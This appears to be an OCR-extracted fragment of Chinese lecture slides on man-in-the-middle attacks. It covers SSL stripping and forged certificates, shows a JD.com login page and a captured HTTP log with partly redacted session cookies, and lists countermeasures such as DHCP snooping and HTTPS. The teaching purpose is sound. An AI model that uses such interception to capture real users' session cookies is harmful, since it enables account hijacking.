

- SSL卸载（HTTPS降级）



- SSL卸载 (HTTPS降级)



• SSL伪造



登录页面, 调查问卷

① 依据《网络安全法》, 为保障您的账户安全和正常使用, 请尽快完成手机号验证! 新版《京东隐私政策》已上线, 将更有利于保护您的个人隐私。

登录京东 购物轻松

① 京东不会以任何理由要求您转账汇款, 谨防诈骗。

扫码登录

账户登录


邮箱/用户名/已验证手机

密码

忘记密码

登录

- SSL伪造



```
20190406T095202Z-192.168.235.130,51057-120.52.148.82,443.log
Host: warriors.jd.com
Connection: Keep-Alive
Cookie: |__jda=122270672.155454104521192864803.1554541045.1554541045.1554544103.2;
__jdb=122270672.7.155454104521192864803|2.1554544103; __jdc=122270672; __jdv=122270672|direct|-|
none|-|1554541045227; __jdu=155454104521192864803; PCSYCityID=1; areaId=1; ipLoc-djd=1-2800-0;
shshshfp=22996cfcf360280627bc7e5cb0ece8f3; shshshfpa=8dac1630-d1fb-1cb5-
db0f-8fcca67dbbe0-1554541048;
TrackID=1UUoqlVF1aEelbFhAaNX9BRy35ILH MvT5sja [REDACTED] DCGfn9uP-
K784zj7RHeapQGaMd6-DeuPcFesNu1662cLSd5ZyQ; pinId=02R9HgSxks2vV3F0g76bI7V9-x-f3wj7;
pin=jd_455fc8d833d00; unick=jd_135209lrl; _tp=R0d6e6ewiDKKHeSwYnJsqBNw1pih4XHj48b%2FaBIuXo4%3D;
_pst=jd_455fc8d833d00; shshshsID=780d8297fc691fle9d69ed3e4e9beba3_3_1554544320007;
thor=F3F798819FD4064B6F580DC5448C001684915F9549C366C91FA6088A86 [REDACTED] 8;
ceshi3.com=000

HTTP/1.1 200 OK
Server: jfe
Date: Sat, 06 Apr 2019 09:52:02 GMT
Content-Type: image/gif
Content-Length: 43
Connection: close
Last-Modified: Mon, 28 Sep 1970 06:00:00 GMT
Set-Cookie: __jdu=155454104521192864803;path=/;domain=.jd.com;expires=Thu, 03 Oct 2019 09:52:02 GMT
Expires: Fri, 01 Jan 1980 00:00:00 GMT
Pragma: no-cache
Cache-Control: no-cache, max-age=0, must-revalidate

GIF89a [REDACTED]
纯文本 制表符宽度: 8 第 9 行, 第 8 列 插入
```



- 静态绑定IP和MAC地址
- 在交换机启用DHCP Snooping功能
- 拒绝接收ICMP重定向报文
- 访问有敏感信息的页面时使用HTTPS协议

- [1]张炳帅. Web安全深度剖析[M]. 电子工业出版社, 2015.
- [2]<https://cloud.tencent.com/developer/article/197597>
- [3]<https://evilpan.com/2015/11/28/how-to-become-mitm/>
- [4]<https://evilpan.com/2015/11/01/mitm-detail-1/>
- [5]<https://www.colabug.com/870868.html>

知人者智，自知者明。
胜人者有力，自胜者
强。知足者富。强行
者有志。不失其所者
久。死而不亡者，寿。

谢谢！

